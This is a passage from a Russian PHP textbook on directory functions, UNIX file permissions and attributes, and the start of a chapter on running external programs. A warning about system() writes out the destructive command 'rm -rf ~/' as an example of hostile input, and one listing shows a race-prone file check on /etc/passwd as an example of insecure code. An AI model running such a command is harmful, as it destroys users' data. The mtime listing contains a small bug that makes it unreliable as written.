<?php
echo '<pre>';
```

```
print_r(glob("c:/windows/*/*.{exe,ini}", GLOB_BRACE));
echo '</pre>';
```

Удаление каталога

Функция:

```
rmdir(string $directory, ?resource $context = null): bool
```

удаляет каталог с именем `$directory`. В случае успеха возвращает `true`, иначе — `false`.

Однако, если удаляемый каталог содержит хотя бы один файл или вложенный подкаталог, функция не удалит каталог и вернет `false`. Для того чтобы удалить непустой каталог, необходимо рекурсивно спуститься по всем его подкаталогам и удалить сначала все файлы. Для этого каждый из подкаталогов открывается при помощи функции `opendir()`, после чего его содержимое в цикле читается функцией `readdir()`. Пример такой функции демонстрируется в листинге 24.8.

Листинг 24.8. Рекурсивное удаление каталога. Файл rmdir_recursive.php

```
<?php
function treeRmdir($directory)
{
    $dir = opendir($directory);
    while (($file = readdir($dir)) !== false) {
        // Если функция readdir() вернула файл – удаляем его
        if (is_file("$directory/$file")) {
            unlink("$directory/$file");
        }
        // Если функция readdir() вернула каталог
        // и он не равен текущему или родительскому – осуществляем
        // рекурсивный вызов full_del_dir() для этого каталога
        elseif (is_dir("$directory/$file") &&
                $file != "." &&
                $file != "..")
        {
            treeRmdir("$directory/$file");
        }
    }
    closedir($dir);
    rmdir($directory);
}

treeRmdir('temp');
```

При обходе дерева каталогов важно следить, чтобы в рекурсивный спуск не попадали каталоги `.` и `..`, обозначающие текущий и родительский каталоги — иначе произойдет зацикливание.

Класс Directory

Класс `Directory` — это готовый класс, позволяющий получать доступ к каталогу. Объявление объекта класса `Directory` позволяет открыть каталог, а его методы — прочитать его содержимое, заменяя набор функций `opendir()`, `rewinddir()`, `readdir()` и `closedir()`.

Особенность этого класса заключается в том, что его объект не объявляется при помощи ключевого слова `new`, а создается функцией `dir()`, которая имеет следующий синтаксис:

```
dir(string $directory, ?resource $context = null): Directory|false
```

В качестве параметра `$directory` функция принимает путь к каталогу. Контекст `$context` используется при сетевых операциях и более подробно освещается в *главе 44*. В случае успешного открытия каталога функция возвращает объект класса `Directory`, в противном случае возвращается `null`.

Объект класса `Directory` содержит два открытых свойства:

- `path` — путь к открытому каталогу;
- `handle` — дескриптор открытого каталога, который может быть использован другими функциями, работающими с каталогами.

Оба свойства объявлены только для чтения — изменить их не получится.

Помимо этого, класс `Directory` предоставляет три метода:

- `read()` — читает очередной элемент каталога, передвигая указатель каталога на одну позицию;
- `rewind()` — сбрасывает указатель каталога в исходное состояние. Метод применяется, когда в результате чтения каталога в цикле указатель устанавливается на конец каталога и его следует переместить в начало для повторного чтения;
- `close()` — закрывает каталог.

Все три метода могут принимать в качестве необязательного параметра дескриптор каталога — в этом случае операция будет осуществляться с каталогом, на который указывает дескриптор, а не с каталогом, открытым при инициализации объекта `Directory`.

Метод `read()` за один раз читает один элемент каталога, перемещая указатель каталога на одну позицию. Последовательный вызов метода `read()` позволяет обойти таким образом весь каталог до конца. В листинге 24.9 приводится сценарий, который выводит содержимое текущего каталога.

Листинг 24.9. Чтение содержимого каталога. Файл dir.php

```
<?php
// Открываем каталог
$cat = dir('.');

// Читаем содержимое каталога
while(($file = $cat->read()) !== false) {
    echo $file . '<br />';
}
```

```
// Закрываем каталог
$cat->close();
```

Дескриптор открытого каталога `$cat->handle` полностью совместим с классическими функциями для работы с каталогом. Скрипт из листинга 24.10 по результату полностью эквивалентен сценарию из листинга 24.9.

Листинг 24.10. Альтернативный способ чтения каталога. Файл dir_alter.php

```
<?php
$cat = dir('.');

while (($file = readdir($cat->handle)) !== false) {
    echo $file . '<br />';
}

closedir($cat->handle);
```

Если нужно установить указатель каталога на его начало для повторного чтения, можно вызывать метод `rewind()`. В листинге 24.11 приводится скрипт, который подсчитывает количество файлов и подкаталогов, после чего осуществляет повторное чтение каталога для вывода списка его элементов.

Пояснение

Из количества подкаталогов вычитается цифра 2, чтобы предотвратить учет двух скрытых служебных подкаталогов: `.` — текущего каталога и `..` — родительского каталога.

Листинг 24.11. Повторное чтение каталога. Файл dir_rewind.php

```
<?php
$dirname = "./";
$cat = dir($dirname);

$file_count = 0;
$dir_count = 0;

// Подсчитываем количество файлов и подкаталогов
while (($file = $cat->read()) !== false) {
    if (is_file($dirname.$file)) $file_count++;
    else $dir_count++;
}


// Не учитываем служебные подкаталоги
$dir_count = $dir_count - 2;
// Выводим количество файлов и подкаталогов
echo "Каталог $dirname содержит $file_count файлов
      и $dir_count подкаталогов<br />";
```

```
// Устанавливаем указатель каталога в начало
$cat->rewind();

// Читаем содержимое каталога
while (($file = $cat->read()) !== false) {
    if ($file != '.' && $file != '..') {
        echo $file . '<br />';
    }
}
// Закрываем каталог
$cat->close();
```

Резюме

В этой главе мы изучили функции и классы PHP для работы с каталогами, научились создавать и удалять каталоги, читать их содержимое и выполнять массовые операции с файлами внутри них. В том числе воспользовались рекурсивными функциями для обхода каталога.



ГЛАВА 25

Права доступа и атрибуты файлов

Листинги этой главы находятся в каталоге *permissions* сопровождающего книгу файлового архива.

В предыдущих двух главах мы рассмотрели функции для работы с файловой системой. Иногда при их использовании можно столкнуться с ошибками, которые свидетельствуют о нехватке прав для доступа к файлам. Задача этой главы — рассказать, что такое права доступа и как с ними работать.

Современные файловые системы UNIX и Windows позволяют ограничить доступ к некоторым файлам для указанных пользователей и групп. Так как веб-программирование — это в основном программирование для UNIX, чтобы ваши скрипты не сталкивались с проблемами безопасности, вам необходимо разобраться с основами разграничения прав доступа, предусматриваемых этой операционной системой.

Идентификатор пользователя

Когда вы регистрируетесь в системе — например, по SSH, вашей сессии присваивается так называемый *идентификатор пользователя* (user ID, UID). В UNIX — это целое число, большее нуля для обычного пользователя (с ограниченными правами) и равное нулю для суперпользователя (администратора).

Чтобы не путаться с числовыми UID, в UNIX существует возможность связывать с ними буквенные имена пользователей. После ввода такого имени оно сразу же преобразуется в UID, и в дальнейшем работа ведется уже с числом. Для отражения UID на имена пользователей используется специальный файл **/etc/passwd**. В UNIX администратор традиционно носит имя `root`.

> ***Примечание***
>
> В Windows и macos UID устроены несколько сложнее, но идея все равно та же.

По идентификатору пользователя система определяет, какие действия с какими объектами ему выполнять разрешено, а какие следует запретить.

Вообще говоря, правильнее было бы сказать, что UID назначается не сессии, а некоторому процессу, который эту сессию реализует. Все дочерние процессы, им порож-

даемые, автоматически *наследуют* идентификатор, и сменять его им *запрещается*. В таком случае говорят, что процесс «запущен под пользователем *X*», где *X* — это UID пользователя или его имя, которое в итоге все равно преобразуется в UID.

Администратор (напомним, что у него UID = 0) имеет в системе неограниченные права. В частности, ему разрешено запускать любые программы и назначать процессам любые идентификаторы. При этом говорят, что «администратор может запустить процесс под любым пользователем». Итак, для того чтобы в системе оказался запущен некоторый процесс под некоторым пользователем, этому пользователю совсем не обязательно регистрироваться в системе (вводить имя пользователя и пароль). Программа вполне может быть запущена и администраторским процессом, имеющим неограниченные привилегии.

Это объясняет общий механизм того, как работает большинство серверов (демонов) в UNIX и Windows. Рассмотрим, например, работу FTP-сервера. Он запускается с UID, равным 0 (администраторские привилегии), и ждет подключения пользователя. Как только пользователь присоединится к порту, сервер запрашивает у него имя пользователя и пароль, проверяет их, а затем меняет свой UID на UID пользователя. После этого пользователь «общается» уже не с администраторским процессом, а с программой, которой назначен его UID. Это гарантирует, что он не сможет выполнить на машине никаких злонамеренных действий.

Веб-сервер (например, nginx) работает точно по такой же схеме. Он ожидает подключений на 80-м порту «под администратором» (как еще говорят, «под рутом», имея в виду пользователя `root`). Получив запрос, адресованный некоторому виртуальному хосту, сервер определяет, какой владелец назначен этому хосту (для этого он использует свой конфигурационный файл `nginx.conf`). Далее он переключается на соответствующий UID и запускает обработчик — им может быть PHP, CGI-скрипт и т. д.

Итак, после столь длинного вступления становится понятным, что PHP-программы работают под пользователем, отличным от `root`. Это означает, что процесс имеет ограниченные привилегии и не может выполнять любые действия с любыми файлами в системе. Давайте посмотрим, как именно ограничиваются права скрипта.

Идентификатор группы

Идентификаторы пользователей могут для удобства объединяться в так называемые *группы*. Группа в UNIX — это просто список UID, имеющий свой собственный идентификатор группы (group ID, GID). Как и для UID, для GID может существовать легко запоминающееся буквенное *имя группы*.

Каждому пользователю обязательно должна быть назначена какая-нибудь группа, которой он принадлежит, — это специфика UNIX. Для того чтобы лишний раз не ломать голову, часто для каждого пользователя заводят отдельную группу с тем же именем, что и у пользователя.

Необходимо еще заметить, что один и тот же пользователь может принадлежать сразу нескольким группам, хотя на практике такая возможность используется не столь часто.

Владелец файла

Каждый файл в системе имеет один специальный атрибут, называемый *идентификатором владельца файла*. Как нетрудно догадаться, это не что иное, как UID пользователя, создавшего файл. Соответственно, этот атрибут тоже называют UID, как и идентификатор пользователя.

> ***Примечание***
>
> Конечно, суперпользователь может принудительно сменить владельца у любого файла, воспользовавшись командой `chown` *ИмяПользователя ИмяФайла*.

Владелец может выполнять со «своим» файлом любые действия: менять атрибуты и дописывать или удалять данные.

> ***Внимание!***
>
> Нужно отметить, что удалить файл или переименовать его владелец может не всегда. Ведь эти операции изменяют имя файла, а значит, пользователь должен иметь права на изменение родительского каталога, поскольку все имена хранятся только в каталоге, а не в самом файле. Мы коснемся подробнее этого вопроса в следующей главе.

Файл также имеет и другой атрибут — идентификатор группы (GID). При создании файла он устанавливается равным текущей группе процесса.

Права доступа

Кроме идентификаторов владельца и группы каждый файл имеет так называемые *права доступа* (access permissions). Права доступа определяют, какие действия разрешено выполнять с файлом:

- его владельцу (user);
- пользователю с группой, совпадающей с GID файла (group);
- всем остальным пользователям (other).

Что же это за действия? Вот они:

- разрешено чтение (r, read);
- разрешена запись (w, write);
- разрешено исполнение (x, eXecute).

> ***Примечание***
>
> В UNIX действий всего три, однако в Windows их более десятка. Тем не менее три описанных здесь разрешения существуют также и в Windows.

Итак, мы имеем в итоге 9 флагов, объединенных в группу по три. Обычно их изображают так:

```
user | group | other
rwx  | rwx   | rwx
```

Или, более коротко:

```
rwxrwxrwx
```

Если какой-то из флагов не установлен (например, «остальным» пользователям запрещена запись в файл), то вместо него отображают прочерк:

```
rwxrwxr-x
```

Если речь идет о каталоге, то в начало еще приписывают букву `d`:

```
drwxrwxr-x
```

Числовое представление прав доступа

Точно так же, как для имени пользователя и группы, существуют числовые идентификаторы (UID или GID), для прав доступа имеется числовое представление. Обычно права рассматривают как набор из девяти битовых флагов, каждый из которых может принимать значение 0 или 1. Чтобы подчеркнуть логическое разбиение этих флагов на *тройки* битов, каждую из этих троек представляют одним числом от 0 до 7:

```
--- — 0
r-- — 4 (= 4*1 + 2*0 + 1*0)
r-x — 5 (= 4*1 + 2*0 + 1*1)
rwx — 7 (= 4*1 + 2*1 + 1*1)
```

Как можно видеть, атрибуту `r` назначен «вес» 4, атрибуту `w` — 2, атрибуту `x` — 1. Сложение всех «весов» дает числовое представление триады.

Но поскольку таких триад у нас три, в результате мы имеем число, состоящее из трех цифр:

```
rwxr-xr-x — 755
rwx------ — 700
```

Нетрудно заметить, что в итоге у нас получается число в восьмеричной системе счисления — в ней как раз каждое знакоместо может содержать цифру от 0 до 7.

Чтобы подчеркнуть для компилятора или интерпретатора «восьмеричную» природу числа, в PHP-программах его предваряют нулем (см. *главу 5*):

```
rwxr-xr-x — 0755
rwx------ — 0700
```

> ***Внимание!***
> **Если вы пропустите этот ведущий ноль, то получится совершенно другое число, потому что оно будет трактоваться уже не в восьмеричной, а в десятичной системе счисления. Например, в двоичном представлении восьмеричное число `0700` выглядит так: `111000000` (нетрудно увидеть, что это соответствует правам `rwx------`), в то время как в десятичной это `1010111100` — совершенно не то, что нам нужно (права будут `?-w-rwxr--`, где на месте `?` — вообще непонятно какой атрибут).**

Особенности каталогов

Атрибут `x` для каталога имеет особое значение. Можно было бы подумать, что он означает разрешение на исполнение файлов внутри него. Однако это не так — атрибут `x` лишь разрешает просмотр *атрибутов содержимого* каталога.

Чтобы это объяснить, необходимо вначале разобраться, что представляет собой каталог в UNIX. Каталог — это обыкновенный файл, в котором содержится список имен фай-

лов и подкаталогов. Для каждого имени приведена ссылка на его физическое положение на диске. Таким образом, можно сказать, что каталог хранит список элементов, представляющих собой пару: *имя=>физическая_ссылка*. Чтобы обратиться к некоторому элементу каталога, нужно, конечно же, знать его физическое положение на диске, а оно может быть получено по его имени.

> ***Примечание***
>
> В каталоге больше ничего нет. В частности, он не хранит непосредственно владельцев и права доступа своих файлов.

Каждый каталог хранит в себе два обязательных элемента, вот они:

- элемент с именем «.» содержит ссылку на физическое расположение *самого каталога*. Именно по этой причине пути **a/b** и **a/././b** эквивалентны;
- элемент с именем «..» содержит ссылку на родительский каталог. Таким образом, можно сказать, что каждый каталог *структурно* содержит в себе *своего родителя* в лице элемента «..» (таким вот оригинальным способом в UNIX решается вопрос, что было раньше: курица или яйцо).

Принимая во внимание указанное представление каталогов, давайте рассмотрим подробнее действия, которые разрешают производить с ними атрибуты `r`, `w` и `x`:

- атрибут `w` разрешает создавать, переименовывать и удалять файлы внутри каталога. Заметьте, что не имеет значения, какие права установлены на файл, имя которого меняется (или удаляется), — ведь в каталоге этих сведений нет. Именно поэтому вы можете спокойно удалить из своего домашнего каталога файл, созданный там администратором (например, журнал сервера). С удалением *подкаталогов* не все так гладко. В самом деле, удаляя каталог **dir**, вы также удаляете элемент «.» в нем. Однако чтобы удалить любой элемент из каталога **dir**, у вас должны быть права на запись в **dir**. Их, конечно же, нет — ведь **dir** создан администратором. В результате в ряде случаев вы можете переименовывать каталоги, но не можете удалять их;
- Атрибут `r` разрешает вам получить *список имен* файлов и подкаталогов в каталоге, но *не дает* сведений о физическом расположении элементов. Вы можете считать, что атрибут `r` подобен функции PHP `array_keys()` — он возвращает все ключи массива-каталога, но не дает информации о значениях (физическом положении файлов). А раз нет этой информации, мы и не можем получить доступ к файлам — в самом деле, как мы узнаем, где они располагаются на диске?
- атрибут `x` как раз позволяет узнать физическое расположение элемента каталога по его имени. Он подобен оператору `$array[$name]` в PHP, где `$array` — это массив-каталог, а `$name` — имя элемента. Возвращаемое значение — соответственно физическое положение файла на диске. С помощью этого оператора вы ни за что не сможете узнать, какие же ключи находятся в массиве `$array` — вам разрешено только обратиться к элементу с известным именем. Например, вы можете перейти в каталог **dir**, имеющий атрибут `x`, при помощи команды UNIX `cd dir` (или вызова `chdir("dir")` в PHP). Вы также можете просмотреть содержимое файла **dir/somefile** (если, конечно, права доступа на файл это позволят) — ведь информация о физическом положении файла **somefile** вам известна.

Сложность этого механизма трактовки атрибутов каталогов объясняет, почему на практике атрибуты `r` и `x` по отдельности встречаются весьма редко. Чаще всего их устанавливают (или снимают) одновременно.

Внимание!

Учтите, что для доступа к файлам внутри каталога на нем обязательно должен стоять хотя бы атрибут `x`. Например, если файл */home/username/script.php* имеет права `0777` (максимальные разрешения), а каталог */home/username/* — `0700` (запрет для всех, кроме владельца), файл *script.php* все равно никто прочитать не сможет (несмотря на то, что у него, напоминаем, разрешения `0777`). Таким образом, хотя права родительского каталога в UNIX (в отличие от Windows) не наследуются, они все равно оказывают решающее воздействие на доступ к расположенным внутри него объектам.

Примеры

Рассмотрим несколько типичных примеров того, какие атрибуты назначаются файлам и каталогам. Будем считать, что речь идет о файлах пользователя с UID = 10, принадлежащего группе с GID = 20.

Домашний каталог пользователя

```
drwx------  10 20  /home/username/  (= 0700)
```

Домашний каталог — это каталог, который становится текущим сразу же после регистрации пользователя в системе. Как видим, обычно ему устанавливаются максимальные права для владельца и нулевые права — для остальных пользователей (в том числе и для тех, кто входит в ту же самую группу).

Защищенный от записи файл

```
-r--r--r--  10 20  /home/username/somefile  (= 0444)
```

Владелец файла может, например, снять атрибут `w` со своего файла, и тогда он не сможет записывать в него данные. Однако заметьте, что он всегда может вернуть себе эти права, потому что владелец волен менять атрибуты своего файла в любое время.

CGI-скрипт

```
-rwxr-xr-x  10 20  /home/username/script.php  (= 0755)
```

В этом примере приведен PHP-скрипт. Для того чтобы операционная система смогла найти интерпретатор PHP при его запуске, первая строка файла должна выглядеть следующим образом:

```
#!/usr/bin/php
```

Обратите внимание на то, что, хотя скрипт и является исполняемым файлом, наличие атрибута `r` на нем обязательно — одного только `x` недостаточно! Дело в том, что интерпретатору PHP необходимо вначале *прочитать* текст программы, и уж только затем он сможет ее выполнить. Для того-то и нужен атрибут `r`.

Системные утилиты

```
-rwxr-xr-x  0  0  /bin/mkdir  (= 0755)
```

Команда `mkdir` — это программа для создания каталогов. Она доступна всем пользователям системы, а потому расположена в каталоге **/bin**. Как видим, владельцем файла

является суперпользователь (UID = 0 и GID = 0), однако всем пользователям разрешено читать и выполнять этот файл. Таким образом, все пользователи могут создавать у себя каталоги.

Закрытые системные файлы

```
-r-------- 0 0 /etc/shadow (= 0400)
```

Файл **/etc/shadow** хранит пароли всех пользователей системы (точнее, хеш-коды этих паролей), а потому он имеет максимальную защиту. Никто, кроме администратора (или кроме процессов, запущенных под администратором, что одно и то же), не может просматривать содержимое этого файла.

> ***Примечание***
>
> Взглянув на этот пример, может показаться, что root-пользователь не может писать в файл */etc/shadow*, однако это не так — суперпользователь имеет максимальные права на любой файл вне зависимости от его атрибутов.

Функции PHP

В PHP существует целый ряд функций для определения и манипулирования правами доступа файлов, а также для смены владельца и группы (если по каким-то причинам скрипт запущен с правами администратора).

Назначение прав доступа

Рассмотрим функции, предназначенные для получения и установки прав доступа к некоторому файлу (или каталогу).

Функция:

```
fileowner(string $filename): int|false
```

возвращает *числовой* идентификатор пользователя, владеющего указанным файлом (UID).

Функция:

```
chown(string $filename, string|int $user): bool
```

делает попытку сменить владельца файла `$filename` на указанного. Параметр `$uid` может быть числом (равным UID) или же строкой (содержащей имя пользователя в системе). В случае успеха возвращает `true`.

> ***Внимание!***
>
> Владельца файла может менять только администратор. Так что, скорее всего, в реальных CGI-скриптах эта функция работать не будет.

Функция:

```
filegroup(string $filename): int|false
```

возвращает *числовой* идентификатор группы, владеющей указанным файлом (GID).

Функция:

```
chgrp(string $filename, string|int $group): bool
```

меняет группу для файла `$filename`. Аргумент `$group` может быть числовым представлением GID или же строковым именем группы. Пользователь может менять группу у файлов, которыми он владеет, но не на любую, а только на одну из тех, которой принадлежит сам.

Функция:

```
chmod(string $filename, int $permissions): bool
```

предназначена для смены прав доступа к файлу `$filename`. Параметр `$permissions` должен быть целым числом в восьмеричном представлении (например, `0755` для режима `rwxr-xr-x` — не забудьте о ведущем нуле!).

Функция:

```
fileperms(string $filename): int|false
```

возвращает числовое представление прав доступа к файлу. Информация закодирована в битовом представлении: тип файла кодируется первыми 7 битами, права доступа — последними 9 битами. Для того чтобы лучше понять результат, возвращаемый функцией `fileperms()`, удобно преобразовать результат в восьмеричную и двоичную системы счисления (листинг 25.1).

Листинг 25.1. Использование функции `fileperms()`. Файл fileperms.php

```
<?php
// Получаем права доступа и тип файла
$perms = fileperms('text.txt');

// Преобразуем результат в восьмеричную систему счисления
echo decoct($perms); // 100664

// Преобразуем результат в двоичную систему счисления
echo decbin($perms); // 1000000110100100
```

Как видно из результатов выполнения скрипта, в восьмеричной системе счисления файлу text.txt назначены права доступа `664` (`110100100`) — чтение и запись для владельца и группы владельца и чтение для всех остальных. Последовательность `1000000`, предшествующая непосредственно правам доступа, сообщает, что перед нами обычный файл. В табл. 25.1 приводится соответствие масок различным типам файлов.

Таблица 25.1. Соответствие битовых масок типу файлов

Маска	Описание
1000000	Обычный файл
1100000	Сокет
1010000	Символическая ссылка
0110000	Специальный блочный файл

Таблица 25.1 (окончание)

Маска	Описание
0100000	Каталог
0010000	Специальный символьный файл
0001000	FIFO-канал

Для работы с отдельными битами удобно воспользоваться поразрядным пересечением & (листинг 25.2).

Примечание

Поразрядные операторы подробно рассматриваются в *главе 8*.

Листинг 25.2. Определение типа файла. Файл typefile.php

```
<?php
// Получаем права доступа и тип файла
$perms = fileperms('text.txt');

// Определяем тип файла
if (($perms & 0xC000) == 0xC000)
    echo 'Сокет';
elseif (($perms & 0xA000) == 0xA000)
    echo 'Символическая ссылка';
elseif (($perms & 0x8000) == 0x8000)
    echo 'Обычный файл';
elseif (($perms & 0x6000) == 0x6000)
    echo 'Специальный блочный файл';
elseif (($perms & 0x4000) == 0x4000)
    echo 'Каталог';
elseif (($perms & 0x2000) == 0x2000)
    echo 'Специальный символьный файл';
elseif (($perms & 0x1000) == 0x1000)
    echo 'FIFO-канал';
else
    echo 'Неизвестный файл';
```

Определение атрибутов файла

Функция:

```
stat(string $filename): array|false
```

собирает вместе всю информацию, выдаваемую операционной системой об атрибутах указанного файла, и возвращает ее в виде массива. Этот массив всегда содержит следующие элементы с указанными ключами:

- 0 — устройство;
- 1 — номер узла inode;

- 2 — атрибуты защиты файла;
- 3 — число синонимов (жестких ссылок) файла;
- 4 — идентификатор UID владельца;
- 5 — идентификатор GID группы;
- 6 — тип устройства;
- 7 — размер файла в байтах;
- 8 — время последнего доступа в секундах, прошедших с 1 января 1970 года;
- 9 — время последней модификации *содержимого* файла;
- 10 — время последнего изменения *атрибутов* файла;
- 11 — размер блока;
- 12 — число занятых блоков.

> ***Внимание!***
>
> Элемент 10 — время последнего изменения атрибутов файла — меняется, например, при смене прав доступа к файлу. При записи в файл каких-либо данных без изменения размера файла он *остается неизменным*. Наоборот, атрибут 9 — время последней модификации файла — меняется каждый раз, когда кто-то изменяет содержимое файла. В большинстве случаев вам будет нужен именно атрибут 9, но не 10.

Как мы видим, в массив помещается информация, которая доступна в системах UNIX. Под Windows многие поля могут быть пусты. Обычно они бывают совершенно бесполезны при написании сценариев.

Обратите внимание, что в UNIX, в отличие от Windows, время создания файла нигде не запоминается. Поэтому и получить его нельзя.

Если `$filename` задает не имя файла, а имя символической ссылки, то будет возвращена информация о том файле, на который указывает эта ссылка, а не о ссылке. Для получения информации о ссылке можно воспользоваться вызовом `lstat()`, имеющим точно такой же синтаксис, что и `stat()`.

Специальные функции

Для того чтобы каждый раз не возиться с вызовом `stat()` и анализом выданного массива, разработчики PHP предусмотрели несколько простых функций, которые сразу возвращают какой-то один параметр файла. Кроме того, если объект (обычно файл), для которого вызвана какая-либо из указанных далее функций, не существует, эта функция возвратит `false`.

Функция:

```
filesize(string $filename): int|false
```

возвращает размер файла в байтах или `false`, если файл не существует.

Функция:

```
filemtime(string $filename): int|false
```

возвращает время последнего изменения содержимого файла или `false` в случае отсутствия файла. Если файл не обнаружен, возвращает `false` и генерирует предупреждение.

Эту функцию можно использовать, например, так, как указано в листинге 25.3.

Листинг 25.3. Время изменения файла. Файл mtime.php

```
<?php
$mtime = filemtime(__FILE__);
echo 'Последнее изменение страницы: ' . date('Y-m-d H:i:s');
```

Функция:

```
fileatime(string $filename): int|false
```

возвращает время последнего доступа (access) к файлу (например, на чтение). Время выражается в количестве секунд, прошедших с 1 января 1970 года.

Функция:

```
filectime(string $filename): int|false
```

возвращает время последнего изменения атрибутов файла.

> ***Внимание!***
>
> Еще раз предупреждаем: не путайте эту функцию с `filemtime()`! В большинстве случаев она оказывается совершенно бесполезной.

Функция:

```
touch(string $filename, ?int $mtime = null, ?int $atime = null): bool
```

устанавливает время модификации указанного файла `$filename` равным `$mtime` (в секундах, прошедших с 1 января 1970 года). Если второй параметр не указан или установлен в `null`, то подразумевается текущее время. Временная метка `$atime` позволяет установить время последнего доступа к файлу.

Если файл с указанным именем не существует, он создается пустым. В случае ошибки, как обычно, возвращается `false` и генерируется предупреждение.

Определение типа файла

Функция:

```
filetype(string $filename): string|false
```

возвращает строку, которая описывает тип файла с именем `$filename`. Если такой файл не существует, возвращает `false`. После вызова строка будет содержать одно из следующих значений:

- `file` — обычный файл;
- `dir` — каталог;
- `link` — символическая ссылка;
- `fifo` — FIFO-канал;
- `block` — блочно-ориентированное устройство;
- `char` — символьно-ориентированное устройство;
- `unknown` — неизвестный тип файла.

Несколько функций, рассматриваемых далее, представляют собой лишь надстройку для функции `filetype()`. В большинстве случаев они очень полезны, и пользоваться ими удобнее, чем последней:

`is_file(string $filename): bool`

возвращает `true`, если *`$filename`* — обычный файл.

`is_dir(string $filename): bool`

возвращает `true`, если *`$filename`* — каталог.

`is_link(string $filename): bool`

возвращает `true`, если *`$filename`* — символическая ссылка.

Определение возможности доступа

В PHP есть еще несколько функций, начинающихся с префикса `is_`. Они весьма интеллектуальны, поэтому рекомендуется использовать их перед «опасными» открытиями файлов:

`is_readable(string $filename): bool`

возвращает `true`, если файл может быть открыт для чтения.

`is_writable(string $filename): bool`

возвращает `true`, если в файл можно писать.

`is_executable(string $filename): bool`

возвращает `true`, если файл — исполняемый.

Заметьте, что все функции генерируют предупреждение, если производится попытка определить тип несуществующего файла. Этого недостатка лишена функция:

`file_exists(string $filename): bool`

Она возвращает `true`, если файл с именем `$filename` существует на момент вызова.

Используйте эту функцию с осторожностью! Например, следующий код никуда не годится с точки зрения безопасности:

```
$fname = "/etc/passwd";
if (!file_exists($fname))
    $f = fopen($fname,"w");
else
    $f = fopen($fname,"r");
```

Дело в том, что между вызовом `file_exists()` и открытием файла в режиме `w` проходит некоторое время, в течение которого другой процесс может «вклиниться» и «подменить» используемый нами файл. Сейчас это все кажется маловероятным, но указанная проблема выходит на передний план при написании сценария счетчика, который мы рассматривали в предыдущей главе.

Ссылки

Что такое *ссылка* (для тех, кто не знает)? В системе UNIX (да и в других ОС в общем-то тоже) довольно часто возникает необходимость иметь для одного и того же файла или каталога разные имена. При этом логично одно из имен назвать основным, а все другие — его *псевдонимами* (aliases). В терминологии UNIX такие псевдонимы называются *ссылками*.

Символические ссылки

Символическая (или символьная) ссылка — это просто бинарный файл специального вида, который содержит ссылку на основной файл. При обращении к такому файлу (например, открытию его на чтение) система «соображает», к какому объекту на самом деле запрашивается доступ, и прозрачно его обеспечивает. Это означает, что мы можем использовать символические ссылки точно так же, как и обычные файлы (в частности, работают функции `fopen()`, `fread()` и т. д.). Необходимо добавить, что можно совершенно спокойно удалять символические ссылки, не опасаясь за содержимое основного файла. Это делается обычным способом — например, вызовом `unlink()` или `rmdir()`.

Функция:

```
readlink(string $path): string|false
```

возвращает имя основного файла, с которым связан его синоним `$path`. Это бывает полезно, если вы хотите узнать основное имя файла — чтобы, например, удалить сам файл, а не ссылку на него. В случае ошибки функция возвращает значение `false`.

Функция:

```
symlink(string $target, string $link): bool
```

создает символическую ссылку с именем `$link` на объект (файл или каталог), заданную в `$target`. В случае «провала» функция возвращает `false`.

Функция:

```
lstat(string $filename): array|false
```

полностью аналогична вызову `stat()`, за исключением того, что если `$filename` задает не файл, а символическую ссылку, будет возвращена информация именно об этой ссылке (а не о файле, на который она указывает, как это делает `stat()`).

Жесткие ссылки

В завершение главы давайте рассмотрим еще один вид ссылок — *жесткие ссылки*. Оказывается, создание символической ссылки — не единственный способ задать для одного файла несколько имен. Главный недостаток символических ссылок, как вы, наверное, уже догадались, — существование основного имени файла, на которое все и ссылаются. Попробуйте удалить этот файл — и вся «паутина» ссылок, если таковая имелась, развалится на куски. Есть и другой недостаток — открытие файла, на который указывает символическая ссылка, происходит несколько медленнее, поскольку системе нужно проанализировать содержимое ссылки и установить связь с «настоящим» фай-


лом. Особенно это чувствуется, если одна ссылка указывает на другую, та — на третью и т. д. уровней на 10.

Жесткие ссылки позволяют вам иметь для одного файла несколько совершенно *равноправных* имен. При этом если одно из таких имен будет удалено (например, при помощи `unlink()`), то сам файл удалится только в том случае, если это имя было последним и других имен у файла нет. Сравните с символическими ссылками, удаляя которые файл испортить нельзя.

Зарегистрировать новое имя у файла (т. е. создать для него жесткую ссылку) можно с помощью функции `link()`. Ее синтаксис полностью идентичен функции `symlink()`, да и работает она по тем же правилам, за исключением того, что создает не символическую, а жесткую ссылку. Фактически вызов `link()` — это почти то же, что и `rename()`, только старое имя файла не удаляется, а остается.

Резюме

В этой главе мы узнали, как операционная система разграничивает доступ к различным файлам и каталогам, что такое владелец процесса и файла, на что влияют права доступа и как их правильно устанавливать. Мы рассмотрели несколько функций, предназначенных для получения разнообразных атрибутов файла (таких как размер, дата модификации, тип и т. д.), а также приняли к сведению, что права доступа для каталога несколько отличаются от прав доступа к файлам.



ГЛАВА 26

Запуск внешних программ

Листинги этой главы находятся в каталоге *exec* сопровождающего книгу файлового архива.

Функции запуска внешних программ в PHP требуются достаточно редко. Их «непопулярность» объясняется прежде всего тем, что при использовании PHP программист получает в свое распоряжение почти все возможности, которые могут когда-либо понадобиться. Тем не менее в числе стандартных функций языка присутствует полный набор средств, предназначенных для запуска программ и утилит операционной системы.

Запуск утилит

Функция:

```
system(string $command, int &$result_code = null): string|false
```

как и ее аналог в C, запускает внешнюю программу, имя которой передано первым параметром, и выводит результат работы программы в выходной поток, т. е. в браузер. Последнее обстоятельство сильно ограничивает область применения функции.

Если функции передан также второй параметр — переменная `$result_code` (именно переменная, а не константа!), то в нее помещается код возврата вызванного процесса. Ясно, что это требует от PHP ожидания завершения запущенной программы — так он и поступает в любом случае, даже если последний параметр не задан.

> ***Внимание!***
>
> Не нужно и говорить, что при помощи этой функции можно запускать только те команды, в которых вы абсолютно уверены. В частности, *никогда* не передавайте функции `system()` данные, пришедшие из браузера пользователя (предварительно не обработав их), — это может нанести серьезный урон вашему серверу, если злоумышленник запустит какую-нибудь разрушительную утилиту — например, `rm -rf ~/`, которая быстро и «без лишних слов» очистит весь домашний каталог пользователя.

Как уже упоминалось, выходной поток данных программы направляется в браузер. Если вы хотите этого избежать, воспользуйтесь функциями `popen()` или `exec()`. Если же вы, наоборот, желаете, чтобы выходные данные запущенной программы попали прямиком в браузер и никак при этом не исказились (например, вы вызываете программу,

выводящую в стандартный выходной поток какой-нибудь GIF-рисунок), в этом случае в самый раз будет функция `passthru()` (см. далее).

Функция:

